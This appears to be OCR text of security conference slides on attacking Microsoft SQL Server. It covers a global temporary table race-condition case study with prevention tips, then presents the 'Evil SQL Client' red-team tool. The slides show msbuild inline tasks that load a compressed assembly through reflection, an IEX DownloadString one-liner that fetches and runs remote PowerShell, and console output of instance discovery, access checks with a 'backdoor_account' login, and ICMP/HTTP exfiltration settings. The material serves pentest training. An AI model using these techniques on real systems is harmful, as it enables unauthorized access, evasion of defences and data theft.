
C:\Program Files\Microsoft SQL Server\MSSQL12.SQLSERVER2014\MSSQL\Log**finishline.txt**



CASE STUDY: VULNERABLE AGENT JOB ATTCK - VERIFY EXECUTION

Verify file write

- **Via explorer**
- You could also use **xp_filexist** ‘C:\Program Files\Microsoft SQL Server\MSSQL12.SQLSERVER2014\MSSQL\Log\finishline.txt‘



PREVENTION

- Don’t run code blocks that have been stored in a global temporary table.
- Don’t store sensitive data or code blocks in a global temporary table.
- If you need to access data across multiple sessions consider using memory-optimized tables.

  Based on my lab testing, they can provide similar performance benefits without having to expose data to unprivileged users. For more information check out this article from Microsoft..

BLOG: https://blog.netspi.com/exploiting-sql-server-global-temporary-table-race-conditions

EVILSQL CLIENT

Esc


What is the Evil SQL Client?

- SQL Server attack console client written in C#
- Supports discovery, access, escalation, and data exfil commands
- Built for pentest and red team operations
- Ships with files to execute via msbuild inline tasks
- Ships with files to execute via PowerShell

Evil SQL Client: Download


Where can I get it?

https://github.com/**netspi/esc**



Execution Options: esc.exe

- Download release or compile from source
- Execute esc.exe



Execution Options: msbuild.exe

- esc.csproj file contains the esc.exe source code in an inline task
  *Technique by Casey Smith
- Download esc.csproj
- Run via msbuild
  *Fun fact: No file path needed if only one .csproj file exists in directory.

Administrator: C:\Windows\system32\cmd.exe - C:\Windows\Microsoft.NET\Fr...

```
C:\temp>dir /s /b
C:\temp\1.csproj
C:\temp\esc.exe

C:\temp>C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe
Microsoft (R) Build Engine version 4.6.1055.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.

Build started 4/24/2020 8:25:20 PM.
SQLCLIENT> help

-----------------------------------------------------------------------------------------
 Evil SQL Client (ESC)
 Version: v1.0
 Author: Scott Sutherland (@_nullbind), NetSPI
 A SQL client with enhanced server discovery, access, and data exfiltration features. :)
 Built for execution as a stand alone assembly, or through an alternative medium for
 .net code execution such as msbuild and PowerShell.
-----------------------------------------------------------------------------------------
```

```
764    SqlCommand DbQueryOutput = new SqlCommand(DatabaseQuery, conndb);
765    conndb.Open();
766    SqlDataAdapter dadb = new SqlDataAdapter(DbQueryOutput);
```

Execution Options: msbuild.exe

- esc.xml contains a byte array of esc.exe that is loaded via reflection techniques shared by @BoHops (GhostBuild), @subTee, and @mattifestation
- Download esc.xml
- Run via msbuild

ESC/esc.xml at master · NetSPI/E

github.com/NetSPI/ESC/blob/master/esc.xml

```
51                  public override bool Execute()
52                  {
53                      //Add args here (Must be in the form of a string array]
54                      string[] args = new string[] {""};
55
56                      //Compile .Net Assembly.  Compress using @mattifestation's Out-CompressedDll [ https://github.c
57
58                      string compressedBin = "7X0JeFzFkXDPSDMjjaSxW6PDtiRrfMvW4Rt8gmVJtgWWLVuyscFgRqOxPLakkWdGtkX
59
60                      //Add the byte cound/size. This is captured in the Out-CompressedDll output file
61                      int compressedBinSize = 96768;
62                      Byte[] bytesBin = new byte[compressedBinSize];
63                      using (MemoryStream inputStream = new MemoryStream(Convert.FromBase64String(compressedBin)))
64                      {
65                          using (DeflateStream stream = new DeflateStream(inputStream, CompressionMode.Decompress))
66                          {
67                              stream.Read(bytesBin, 0, compressedBinSize);
68                          }
69                      }
70
71                      // Load the bytes of the assmebly
72                      Assembly assembly = Assembly.Load(bytesBin);
73
74                      // Call the entry point, in this case main
75                      assembly.EntryPoint.Invoke(null, new object[] { args });
76                      return true;
77                  }
78              }
79          ]]>
80      </Code>
81  </Task>
82  </UsingTask>
```

Execution Options: PowerShell – Loading esc.exe Assembly

Load assembly from file or byte array:

```
[System.Reflection.Assembly]::LoadFile("c:\temp\esc.exe”)
```

or

```
[System.Reflection.Assembly]::Load($filebytes)
```

Shortcut Download PowerShell code to automatically load Evil SQL Client from a string containing a hardcoded byte array.

```
IEX(New-Object System.Net.WebClient).DownloadString("https://raw.githubusercontent.com/NetSPI/ESC/master/esc-example.ps1")
```

Execution Options: PowerShell – Executing esc.exe Functions

Call desired functions. Below are some examples:

```
[evilsqlclient.Program+EvilCommands]::GetSQLServersBroadCast()
[evilsqlclient.Program+EvilCommands]::GetSQLServersSpn()
[evilsqlclient.Program+EvilCommands]::MasterDiscoveredList
[evilsqlclient.Program+EvilCommands]::InstanceAllG = "enabled"
[evilsqlclient.Program+EvilCommands]::CheckAccess()
[evilsqlclient.Program+EvilCommands]::MasterAccessList
[evilsqlclient.Program+EvilCommands]::CheckDefaultAppPw()
[evilsqlclient.Program+EvilCommands]::CheckLoginAsPw()
[evilsqlclient.Program+EvilCommands]::MasterAccessList
```

PowerShell Execution Note
The interactive console currently doesn't work through PowerShell, but all other functions do. Hopefully, I'll fix the bug, but it's still very usable. ☺

ESC Commands

Note: The “show settings” command will show the current configuration at any given time.

Discovery	Access	Gather	Escalate	Exfil
Discover file Discover domainspn Discover broadcast Show discovered Export discovered	Check access Check defaultpw Show access Export access	Single instance query Multi instance query List serverinfo List databases List tables List links List logins List rolemembers List privs	Check loginaspw Check uncinject Run oscmd	Set File Set FilePath Set icmp Set icmpip Set http Set httpurl *All query results are exfiled via all enabled methods.

* The data encryption functions are done, but currently they don’t encrypt exfiltrated data at this time.

Query Options: Single Instance

Configure Single Instance Target

Set target MSSQLSRV04\SQLSERVER2014
Set username backdoor_account
Set password backdoor_account
Show settings

Execute query

Select @@version
Go

Administrator: C:\Windows\system32\cmd.exe - C:\Windows\Microsoft.NET\Fr...

```
----------
SQLCLIENT> set instance MSSQLSRV04\SQLSERVER2014

Target instance set to: MSSQLSRV04\SQLSERVER2014

SQLCLIENT> set username backdoor_account

Username set to: backdoor_account

SQLCLIENT> set password backdoor_account

Password set to: backdoor_account
```

Administrator: C:\Windows\system32\cmd.exe - C:\Windows\Microsoft.NET\Fr...

```
----------
SQLCLIENT> select @@version
         > go

1 instances will be targeted.


MSSQLSRV04\SQLSERVER2014: ATTEMPTING QUERY

QUERY RESULTS:

        Column1
        Microsoft SQL Server 2014 - 12.0.4100.1 (X64)
        Apr 20 2015 17:29:27
        Copyright (c) Microsoft Corporation
        Developer Edition (64-bit) on Windows NT 6.2 <X64> (Build 9200: ) (Hypervisor)


SQLCLIENT> _
```

Query Options: Multiple Instances

Run discover functions & set

Discover domainspn
Discover broadcast
Discover file c:\temp\instancelist.csv
Show settings

Administrator: C:\Windows\system32\cmd.exe - C:\Windows\Micr...

```
----------
SQLCLIENT> discover domainspn

Querying DomainController1.demo.local domain controller for SQL Server SPNs.

Instance                                        SamAccountName
mssql2014.demo.local,1433                       MSSQL2014$
mssqlsrv01.demo.local\SQLSERVER2012             sqlsvc
mssqlsrv03.demo.local\SQLSERVER2008             sqlsvc
mssql2k5.demo.local,1433                        sqlsvc
MSSQL2016.demo.local\MSSQLSERVER2016            MSSQL2016$
MSSQLSRV04.demo.local,50939                     appsvc
MSSQLSRV04.demo.local\SQLSERVER2014             appsvc
MSSQLSRV04.demo.local,50948                     appsvc
MSSQLSRV04.demo.local\SQLSERVER2016             appsvc

9 instances found.

SQLCLIENT>
```

Query Options: Multiple Instances

Run discover functions & set

Discover domainspn
Discover broadcast
Discover file c:\temp\instancelist.csv
Show settings

Enable multi-instance targeting

Set targetall enabled
Show settings

Administrator: C:\Windows\system32\cmd.exe - C:\Windows\Micr...

```
----------
SQLCLIENT> set targetall enabled

Enabled targeting of all discovered instances.

SQLCLIENT> show settings

-----------------------------------
    Evil SQL Client (ESC) v1.0
-----------------------------------
       CONNECTION SETTINGS
-----------------------------------
 ConnString :
 TargetAll  : enabled
 Instance   :
 Username   :
 Password   :
 UserType   : CurrentWindowsUser
 Timeout    : 1
 Verbose    : disabled
```

Query Options: Multiple Instances

Run discover functions & set

Discover domainspn
Discover broadcast
Discover file c:\temp\instancelist.csv
Show settings

Enable multi-instance targeting

Set targetall enabled
Show settings

Check initial access

Check access

Administrator: C:\Windows\system32\cmd.exe - C:\Windows\Micr...

```
----------
SQLCLIENT> check access

9 instances will be targeted.

mssql2014.demo.local,1433: ATTEMPTING QUERY
mssql2014.demo.local,1433: CONNECTION OR QUERY FAILED

mssqlsrv01.demo.local\SQLSERVER2012: ATTEMPTING QUERY
mssqlsrv01.demo.local\SQLSERVER2012: CONNECTION OR QUERY FAILED

mssqlsrv03.demo.local\SQLSERVER2008: ATTEMPTING QUERY
mssqlsrv03.demo.local\SQLSERVER2008: CONNECTION OR QUERY FAILED

mssql2k5.demo.local,1433: ATTEMPTING QUERY
mssql2k5.demo.local,1433: CONNECTION OR QUERY FAILED

MSSQL2016.demo.local\MSSQLSERVER2016: ATTEMPTING QUERY
MSSQL2016.demo.local\MSSQLSERVER2016: CONNECTION OR QUERY FAILED

MSSQLSRV04.demo.local,50939: ATTEMPTING QUERY

Instance              : MSSQLSRV04\SQLSERVER2014
Domain                : DEMO
Service PID           : 1584
Service Name          : MSSQL$SQLSERVER2014
Service Account       : LocalSystem
Authentication Mode   : Windows and SQL Server Authentication
Forced Encryption     : 0
Clustered             : No
SQL Version           : 2014
```

Query Options: Multiple Instances

Run discover functions & set

Discover domainspn
Discover broadcast
Discover file c:\temp\instancelist.csv
Show settings

Enable multi-instance targeting

Set targetall enabled
Show settings

Check initial access

Check access
Show access

Administrator: C:\Windows\system32\cmd.exe - C:\Windows\Micr...

```
----------
SQLCLIENT> show access

Instance              : MSSQLSRV04\SQLSERVER2014
Domain                : DEMO
Service PID           : 1584
Service Name          : MSSQL$SQLSERVER2014
Service Account       : LocalSystem
Authentication Mode   : Windows and SQL Server Authentication
Forced Encryption     : 0
Clustered             : No
SQL Version           : 2014
SQL Version Number    : 12.0.4100.1
SQL Edition           : Developer Edition (64-bit)
SQL Service Pack      : SP1
OS Architecture       : X64
OS Version Number     : 6.2
Login                 : DEMO\administrator
Password              :
Login is Sysadmin     : 0

Instance              : MSSQLSRV04\SQLSERVER2016
Domain                : DEMO
Service PID           : 1756
Service Name          : MSSQL$SQLSERVER2016
Service Account       : demo\sqlsvc
Authentication Mode   : Windows and SQL Server Authentication
Forced Encryption     : 0
Clustered             : No
SQL Version           : 2016
SQL Version Number    : 13.0.1601.5
```

Query Options: Multiple Instances

Execute query

Select @@version
Go

Administrator: C:\Windows\system32\cmd.exe - C:\Windows\Micr...

```
----------
SQLCLIENT> select @@version
         > go

4 instances will be targeted.


MSSQLSRV04\SQLSERVER2014: ATTEMPTING QUERY

QUERY RESULTS:

        Column1
        Microsoft SQL Server 2014 - 12.0.4100.1 (X64)
        Apr 20 2015 17:29:27
        Copyright (c) Microsoft Corporation
        Developer Edition (64-bit) on Windows NT 6.2 <X64> (Build 9200: ) (Hyperviso
```

Query Options: Multiple Instances

Execute query

Select @@version
Go

Run Commands

List databases

Administrator: C:\Windows\system32\cmd.exe - C:\Windows\Micr...

```
Computer Name     : MSSQLSRV04\SQLSERVER2016
Instance          : SQLSERVER2016
DbID              : 6
DatabaseName      : ReportServer$SQLSERVER2016TempDB
Owner             : MSSQLSRV04\Administrator
Owner is sysadmin : 1
CreateDate        : 9/18/2016 6:15:35 PM
RecoveryModel     : SIMPLE
IsTrustworthy     : False
IsDbChaining      : False
isBrokerEnabled   : 0
isEncrypted       : 0
isReadOnly        : 0
Database Size     : 8.00

15 databases found.

SQLCLIENT> list databases
```

General Notes

- If you mess up a command, just run:

  clear

- CTRL + C kills the application

ESC Demo

TAKE AWAYS

TAKE AWAYS

- SQL Server instances are easy to find in Active Directory environments.
- The default trust relationships between SQL Server on domain systems and AD can lead to privilege escalation scenarios.
- Attacks can originate from the internet or internal vectors
- The same techniques used in PowerUpSQL can be adapted to any medium.
- Be proactive about finding common issues and enabled detections.